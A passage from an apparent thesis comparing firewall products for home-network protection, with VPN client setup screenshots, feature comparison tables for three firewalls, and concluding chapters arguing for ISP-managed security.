


Email Address abcd@aut.ac.nz

○ SMS

○ Two-factor Authentication


Figure 4-91 VPN User account email



User Account Status [✓ Enabled] Disabled

User Group ● Guest-group

Figure 4-92 VPN adding a user to group




(Windows, Mac OS)

Step 1: Click on FortiClient desktop icon to launch software.
Step 2: Navigate to "Remote Access" tab on the left hand.
Step 3: Click on "Config VPN" to add a VPN connection.
Step 4: Enter the settings in each field as shown below and click apply.


A Enter a VPN tunnel Name
B Enter a description (Optional)
C Remote Gateway : **10.10.10.1**
D Authentication Method : **Pre-shared key** □ Show and P

Figure 4-93 Windows VPN Client Setup



VPN: IPsec VPN
Connection Name: VPN
Description: VPN
Remote Gateway: 10.10.10.1
Authentication Method: Pre-shared key
•••••••••
Authentication (XAuth): ● Prompt on login ○ Save login ○ Disable
Failover SSL VPN: [None]

Figure 4-94 Windows VPN Client configuration



Please contact your administrator or connect to EMS for license activation.

Unlicensed VPN access is available until Dec 17, 2021 3:41:12 PM


Error: Wrong Credentials

VPN Name: VPN

Username: admin

Password: •••••••••


Figure 4-95 Windows VPN connection dialogue box



VPN Connected

VPN Name	VPN
IP Address	192.168.10.10
Username	user
Duration	00:00:07
Bytes Received	0.44 KB
Bytes Sent	15.52 KB

Figure 4-96 Windows VPN client Connected to Firewall



```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d835:1f88:acc5:4c7b%15
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.255
   Default Gateway . . . . . . . . . : 192.168.10.11

Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b16e:f6a4:c295:afd2%13
   Autoconfiguration IPv4 Address. . : 169.254.175.210
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a508:8bb7:4562:be8d%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.10
```

Figure 4-97 Window connected to VPN segment

4.7 SUMMARY

In this chapter, testing is performed to evaluate firewall packages. The process identified in the previous chapters to conduct tests was utilized to extract the result against the feature specification sheet by the vendor. Multiple exploits simulating attacks were generated using Kali Linux tools. Test results were obtained by combining firewall logs, Wireshark packet capture from both segments, i.e., from the outside segment and the inside segment, and evidential screenshots from the machine-generated attacks and from the target host, taken from both segments. The research questions to evaluate the firewall packages to protect home networks were also answered with the test results. The next chapters will proceed to discuss data collected during the testing phase and the effectiveness of firewalling to protect home networks.

CHAPTER 5

Chapter 5: ANALYSIS

5.0 INTRODUCTION

In the previous chapter, the outcome of testing was presented as per the test scenario performed based on the product datasheet. Furthermore, in this chapter, we will analyze the results obtained during the testing phase. Chapter 4 covers details and discussion on the challenges of home network users as outlined in Chapter 2. The result of testing firewall features set in Chapter 4 is applied to answer the research questions raised in Chapter 3.

This chapter has two main sections. The first section, which discusses the tests conducted, and the second section, which discusses the output of the test results and analysis drew based on the results obtained, these results will help us establish the role of the firewall for use in home networks, thereby answering the main research questions and justifying the need for the study.

5.1 ANALYSIS

The analysis is based on the specification sheets of the firewall. The tests were conducted using Debian-based Kali Linux, and the target machine was a Window 7 64-bit CPU architecture. The results are subjected to the types of attacks used in Chapter 4 on detecting and blocking suspicious traffic. A range of attacks was conducted during the testing phase. These attacks were based on considering the threat surface of common home networks and industry-known challenges. These attacks are discussed in detail in Chapter 2. Observation includes the management of the device and a list of detailed features that are available in general and are not highlighted in the specification sheet. The given table shows the effectiveness of the firewall in the home network and the features it offers.:

Features	Meraki MX64	FortiGate 30E	Arcadyan VRV9517
Power supply	internal	internal	internal
Configuration backup	YES	YES	YES
DHCP	YES	YES	YES
DHCP Subnets	Multiple	Multiple	Single
DHCP Reservations	YES	YES	YES

VLAN	YES	YES	NO
Firewall Rules	ADVANCE	ADVANCE	BASIC
Stateful	YES	YES	NO
Security Zones	YES	YES	YES
IP Forwarding	YES	YES	YES
Static Routing	YES	YES	YES
LAN Routing Protocol	YES	YES	YES
WAN Routing Protocol	YES	YES	NO
DOS prevention	YES	YES	YES
IDS	ADVANCE	ADVANCE	GOOD
IPS	ADVANCE	ADVANCE	NIL
Web Filtering	YES	YES	NO
Web Cache	YES	YES	NO
AMP	YES	YES	NO
VPN	YES	YES	NO
NAT	YES	YES	YES
QOS	YES	YES	NO
Load Balancing	YES	YES	NO
QOE	YES	YES	NO
QOS	YES	YES	YES
PCI	YES	YES	NO
DNS	YES	YES	YES
Web health	YES	YES	NO
URL Filtering	YES	YES	YES
Machine Learning	YES	YES	NO
Link Monitoring	YES	YES	NO
Policy Scheduling	YES	YES	YES
Layer 7 security	YES	YES	NO
Content filtering	YES	YES	NO
SSL inspection	GOOD	ADVANCE	NIL
DLP	YES	YES	NO
CASB	YES	YES	NO
App control	YES	YES	NO
File type control	YES	YES	NO
Wireless Support	YES	YES	YES
Multiple SSIDs	YES	YES	YES
Wireless 5GHz	YES	YES	YES
Config Templates	YES	YES	YES
Cloud management	YES	YES	NO
Interface usage report	YES	YES	YES

User usage report	YES	YES	NO
Application report	YES	YES	NO
Cloud Archive	YES	YES	NO
Web search filtering	YES	YES	NO
Cell Enabled	YES	YES	YES
USB support	YES	YES	YES
IPV6	YES	YES	YES
Copper Connection	NO	NO	YES
Device Restrict	YES	YES	YES
User Authentication	YES	YES	YES
External Authentication	YES	YES	NO
MAC filtering	YES	YES	YES
Port Forwarding	YES	YES	YES
System Logging	YES	YES	YES
Traffic Logging	YES	YES	NO
NTP Settings	YES	YES	YES
Remote Management	YES	YES	YES
Remote Login Policy	YES	YES	YES
Firmware Upgrade	YES	YES	YES
Factory Default	YES	YES	YES

Table 1 Feature Analysis

5.2 Research Questions And Answers

The motivation for this study was based on the idea of cyber security challenges during a pandemic (COVID-19) faced by home network users or employees working from home due to movement or travel restrictions. This research study is based on home network security and how to protect home network users. Threats that are faced by home users affect the architecture of the home network. How can homes be protected from emerging threats? Does the knowledge of cyber security help home network users in protecting their homes and securing their home networks? Does ISP-managed firewalls help home network users securing home network? To determine the role a firewall can play in a home network, we evaluated multiple vendor firewall packages and each vendor's unique offering.

5.2.1 THREAT TO HOME NETWORK AND SOLUTION AT ISP LEVEL

This research study investigated the modern-day smart home security challenges that home users or staff working from the home face. What are the security aspects where such users are challenged? Users cannot be left to fight for themselves. This is of specific and essential importance. There should be new ways of looking at home networks and ideas to protect them that have the same level of security as enterprises have these days.

To answer the above question, seek help for home network users who are not security-aware and do not have knowledge of emerging threats. To cope with the ever-evolving threat surface of home networks, the security of a home network should be on par with enterprise-grade security. It would be best if the same level of measures were taken at the level of home networks that are procured by enterprises to secure their networks. Enterprises procure enterprise-grade firewalls to secure networks. They have enough resources and staff to manage that network, whereas home network users cannot upskill to an equivalent level. Considering the situation at hand, ISPs' roles are enhanced, and they are given the responsibility to manage home network security. This can be done by procuring solutions that can protect the home network from the major threats emerging from outside the internet by procuring the solution and deploying the internet infrastructure.

The economy of scale will play a major role, as home network users cannot procure such expensive solutions on an individual basis, but at the ISP level, this can be done. By procuring such solutions, the underlying infrastructure will be secure, and extended service will be secure to home networks, protecting them from external threats.

5.2.2 INFORMATION SECURITY AWARENESS

The home network threat surface can be restricted by seeking help from ISPs. Replace the home internet modem gateway with an ISP managed firewall. This concept is very helpful in reducing the threat surface as firewalls are proven methods of securing networks and only permit connection based on the security policy/firewall rules or traffic going out and permitting the same traffic upon return, i.e., based on the entry in the firewall state table. This scenario was tried and tested in the home lab with various other tests conducted that proved the effectiveness of firewalls protecting home networks and various other features offered that protect home users from the damage that can be caused by social engineering by sending harmful content and malicious links, which otherwise home users can fall prey to easily.

These firewalls can be sent preconfigured to the home users and can also be configured as per user request as well. Firewalls can also be managed remotely. Any further requests as per the needs of users can also be granted with a consultation. This way, users will know the nitty-gritty and consequences of the change. There will be help available to the home users in terms of counselling for the security measures. For such changes and requests, only an authorized person with designated access can make such changes. A centralized monitoring system at the ISP level will know the emerging threats and similarly suppress them. Any emerging threat passing through the firewall will be suppressed. An overall firewall gives total control over the security of the home networks and protects its users in its entirety.

5.3 Feature Analysis

Each firewall has its own unique offering that can be categorized. Pricing plays a vital role when it comes to home users. Firewall ratings are based on the management aspect and the relationship between the user and the firewall vendor. The effectiveness of a firewall is driven by the unique offering of the firewall feature set by its vendors. By putting it together, it makes a complete firewall package, and in the given table, these unique offerings are compared on the basis of the vendor offering:

LEGENDS	🟩 Good	🟨 Avg	🟥 Bad
	FortiGate	**Meraki**	**Archadyan**
Pricing	🟩	🟥	🟩
Recurring cost	🟨	🟥	🟩
Cloud-enabled	🟩	🟩	🟥
Cloud Configuration	🟩	🟩	🟥

On-Premises Configuration	🟩	🟥	🟩
Device Dimensions	🟩	🟩	🟩
Power Consumption	🟩	🟩	🟩
Pre-deployment configuration required	🟥	🟩	🟩
Rating			
Meets Security requirement	🟩	🟩	🟥
Ease of use	🟨	🟩	🟩
Ease of setup	🟥	🟨	🟩
Ease of admin	🟨	🟨	🟩
Quality of support	🟩	🟩	🟩
Ease for doing business	🟨	🟨	🟩
Product Documentation	🟨	🟨	🟥
Product direction	🟩	🟩	🟨
Device throughput	🟩	🟩	🟨
Fibre-Optic termination	🟩	🟩	🟥
Fixed IP Support	🟩	🟩	🟥
Routing Protocols Support	🟩	🟨	🟥

Non-techy Home User Administration			
Self Service Requests	🟥	🟨	🟩
Self Service maintenance	🟥	🟩	🟩
Zero-touch provisioning	🟥	🟩	🟩
Device ownership	🟩	🟨	🟩
Security - Unified Threat Management for Unified Threat Management Software			
Features	🟩	🟩	🟨
Antivirus	🟩	🟩	🟥
Whitelist	🟩	🟩	🟥
Antispam	🟩	🟩	🟥
Content filtering	🟩	🟩	🟥
Web filtering	🟩	🟩	🟥
Administration for Unified Threat Management Software			
Administration	🟨	🟩	🟩
Reporting and analysis	🟩	🟩	🟥
Alert notification	🟩	🟩	🟥
Dashboard	🟨	🟩	🟩

Table 2 Vendor Unique offering evaluation

5.4 CONCLUSION

Results are drawn from the study and practical lab demonstration on the principles of CEH; conclusions are based on the results obtained, and analysis is performed on the data obtained. The findings support the conclusion reached through this study and in the lab that home networks are extremely vulnerable to cyber-attacks. A suitable firewall solution would be of tremendous assistance in protecting the home network. The home users seek help from ISPs as previously discussed at great length why the ISP's role is so important in this whole affair.

The attacks generating Kali Linux on the host are depicting real-world attacks on every home network, as Kali Linux is the main tool used in the industry for vulnerability assessment and penetration testing. This chapter concludes the discussion by evaluating the firewall package that blocked malicious traffic and removed any potential attack on the home network, detecting network intrusion and preventing it by blocking or dropping such traffic. Web filtering and content filtering components secure home networks by dropping requests to malicious sites that could land home network users in hot waters, hence securing a home network.

CHAPTER 6

Chapter 6: CONCLUSION

6.0 INTRODUCTION

This chapter will focus on concluding this study based on the questions on which this research was initiated. Subsequent sections will discuss the highlights of the overall study. The next section emphasizes methodological impact, followed by discussing the limitations of the research due to the restricted lab environment, and the last section will have a discussion about the future road map of this study.

6.1 RESEARCH SUMMARY

This research study began with Chapter 1: the background discussion, detailing and discussing the background of this research study; the scenario of a typical home network; the type of users on a home network; the type of devices in a home network; and, due to ever-changing technology, what advancements a typical home network has seen due to the COVID-19 pandemic. It was examined what difficulties arise as a result of a rapid increase in the workload of a home network. Security has been recognised as a major concern for the home network and its users, which is the motivation for starting this research study and the reason for this topic. The target of this study was identified, aiming to secure home networks and their users through this research by proposing to look deeper into a model or approach that assists home network users in securing their home networks by delivering assistance and delegating less responsibility. The last section of this study covered the general structure of this study and the suggested subsequent course of action to move forward with this research.

Concluding with the introduction of the study topic and establishing the concerns in Chapter 1, further progressed to Chapter 2. In this chapter, the discussion continued to suggest a model that protects a home network and its users and discussed the security models, i.e., thick security models, intermediate and thick security models, and how these models will be effective in security threats, while the discussion continued to become acquainted with major cyber-attacks that every network faces. There are numerous threats, but this study focused on the main attacks, which also encompasses the derivates of cyber-attacks.

The third chapter discusses the study methods used to answer the research questions of testing and assessing firewall solutions given by vendors. Getting the lab-ready for testing Creating a home lab in a constrained area based on ethical hacking principles, discussions about the network's surroundings, network type, and network division aided in the testing process. It was a two-phased approach, pre and post effects of the firewall packages in the lab. Operating systems were identified, which helped conduct the study. On the inner segment of the network, which is represented as a typical home network with a Windows 7 host connected, and on the outer segment, a malicious user depicting the internet has Kali Linux, which has ill intentions towards the home network users and generates cyber-attacks using Kali Linux. The Kali Linux tools were discussed to perform the kill chain, which involves a model made up of seven sequential steps including reconnaissance weaponization delivery, exploitation installation, command and control, and finally actions on objectives to disrupt the attack. These model stages and models were designed to gather observer outcomes in order to evaluate the effects and value of firewall packages as well as how they can safeguard them. To observe the result, captured the packets, monitored Win7 Host, monitored traffic on both network segments, and finally observed logs on the firewall itself.

In Chapter 4, research findings on the assessment of firewall packages against cyber-attacks were reviewed. The outcome of firewall features and its evidence of operation in the lab were observed, as were aspects such as IP address, security policy, and internet availability. The impact was noticed during reconnaissance with and without a firewall in the midst of the inner and outer segments. Tests were carried out in the testbed to assess the firewall against cyber-attacks such as ICMP flooding intrusion, web filtering, AMP exploit, and FTP exploits, and the results were obtained on the acquired firewall packages and analyzed for efficacy with the proof in this chapter.

In Chapter 5, analysis was conducted on the basis of results in Chapter 4 and answers to research questions did prove the point of the study, i.e., the effectiveness of protecting home networks with ISP managed firewalls will help reduce the threat surface and protect home networks. The firewall feature does offer security to the home network and its users. Furthermore, each seller has more distinct feature sets to provide, which will be a trade-off over the preference that a consumer wishes to acquire. Last is chapter 6, drawing a conclusion on the overall research and providing a future road map to protect the home network and enhance security measures.

The research explored the challenges faced by home network users in various capacities, be it a common home network user using their home network in a personal capacity, be it a student, being a housewife, being a businessman or woman, being a tech who is hosting service out of their home network, or an employee who is working remotely facilitated with WFH. Modern-day home networks have devices based on IoT technology that help carry work or use them for entertainment purposes, for education and upskilling purposes, or to carry out daily chores. Common people are not tech-savvy. They do not understand technology, and when it comes to security, they are lacking in knowledge. A framework to bring home network support under the ISP umbrella as an extension of the ISP managed remote site under the principle of the managed network. The study on the kill chain gives a better understanding of the whole process of cyber-attack. This process is critical for understanding threat surfaces and cyber-attacks because any of the steps in such a process will fail the entire chain, as we saw in this study with the introduction of network segmentation and firewall. In our research, the lab was a simulation performed in a controlled environment with the system limitations in terms of the server hosting the virtual machines having data centre grade processing power and memory, which does depict the actual effects of a cyber-attack on the Win7 host, which otherwise are very drastic. Some of the tests prove that the functionality and features work, but in real life, the effects could be horrendous in the scenario where the host is connected back to the corporate office using a VPN client and all traffic is encrypted. In the controlled environment, the tools used were already known. The cyber-attacks simulated were known as the target host IP and the segments were known as part of grey-box testing. Cyber-attacks are more sophisticated in nature and multiple tools are employed at once, with the further installation of bots that sit under the network for long periods of time without going unnoticed. The Win7 host was made vulnerable to conduct testing and prove the working of the firewall packages.

Understanding the processes and the memory behaviour is essential to monitoring the system performance. The malicious software causes damage to the operating system performance and executes specific processes. Hence, understanding the malicious program's behaviour and the utilisation of processes, including the system's abnormal behaviour, is critical for post-malicious file execution. In the current study for malware analysis, the malicious files are analysed in a controlled sandbox environment, where they pass through different techniques like static and dynamic malware analysis. Depending on the analysis method, the file is marked as malicious, which generates the signature of the malicious file. The file signatures are updated for the end-point antivirus software. The malicious file with a variant can have different signatures, and the techniques are even available for handling variants. These detections are all based on sandboxing the malware for analysis. The approach is not applicable for the detection of zero-day malware.

The method for resolving the problem of vulnerable home networks was discussed in this thesis. Home network users or ordinary people can't be tech-savvy or know about the emerging cyber threats or understand the vulnerabilities of the systems or applications/websites they use. They can be very easily tricked into such situations and need help to protect them. ISPs should take measures and governments should legislate to protect home users from cyber-threats as it is in their jurisdiction to protect them from other crimes by police. Similarly, policing at the infrastructure level would mitigate this issue by protecting homes.

6.2 CONTRIBUTION

The research explored the challenges faced by the home network user in various capacities be it a home network user using the home network in a personal capacity, be it a student, be housewife, being a businessman or woman or some tech who is hosting service out of home network or an employee who is working remotely facilitated with WFH. The modern-day home network has devices based on IoT technology that help carry work or use it for entertainment purpose or use for education and upskilling purpose or carry out daily chores. Common people are not tech-savvy they do not underlie technology and when it comes to security, they are lacking in knowledge. A framework to bring home network support under the ISP umbrella as an extension of ISP managed remote sites under the principle of the managed network. The study on the kill chain gives a better understanding of the whole process of cyber-attack, this process plays a vital role for threat-surface and cyber-attack as any of the steps from such process will fail the complete chain. As in this research, we observe with the introduction of using network segmentation and firewall. In our research, the lab was a simulation performed in a controlled environment with the system limitation in terms of server hosting the virtual machines having data centre grade processing power and memory, which does depict the actual effects of cyber-attack on the win7 host which otherwise are very drastic. Some of the testing prove the functionality and feature working but in real life, the effects could be horrendous in the scenario where the host connected back to the corporate office using a VPN client and all traffic is encrypted. In the controlled environment, the tools used were already known the cyber-attacks simulated were known the target host IP and segments were known which part grey box testing. Cyber-attacks are more sophisticated in nature and multiple tools are employed at once and further installation of bots that sits under the network for a long time without being gone unnoticed. The win7 host was made vulnerable to conduct testing and prove the working of the firewall packages.

The understanding of the processes and the memory behaviour is essential to monitor the system performance. The malicious software causes damage to the operating system performance and executes specific processes. Hence, understanding the malicious program behaviour and the utilisation of processes, including the system's abnormal behaviour, is critical for the post malicious file execution. In the current study for malware analysis, the malicious files are analysed in the controlled sandbox environment, where it passes through different techniques like static and dynamic malware analysis. Depending on the analysis method, the file is marked as malicious, which generates the signature of the malicious file. The file signatures are updated for the end-point anti-virus. The malicious file with a variant can have different signatures, and the techniques are even available for handling variants. These detections are all based on sandboxing the malware for the analysis. The approach is not applicable for the detection of zero-day malware.

This thesis discussed the method to resolve the problem of vulnerable home networks. Home network users / common people can't be tech-savvy or know the emerging cyber threats or understand the vulnerabilities of the systems or applications/websites they use, they can be very easily tricked into such situations and need help to protect them. ISPs should take measures and governments should legislate to protect the home user from cyber threats as they protect them from other crimes by policing similarly policing at infrastructure level over such malicious traffic/attacks to mitigate this issue by protecting homes.

6.3 RESEARCH LIMITATION

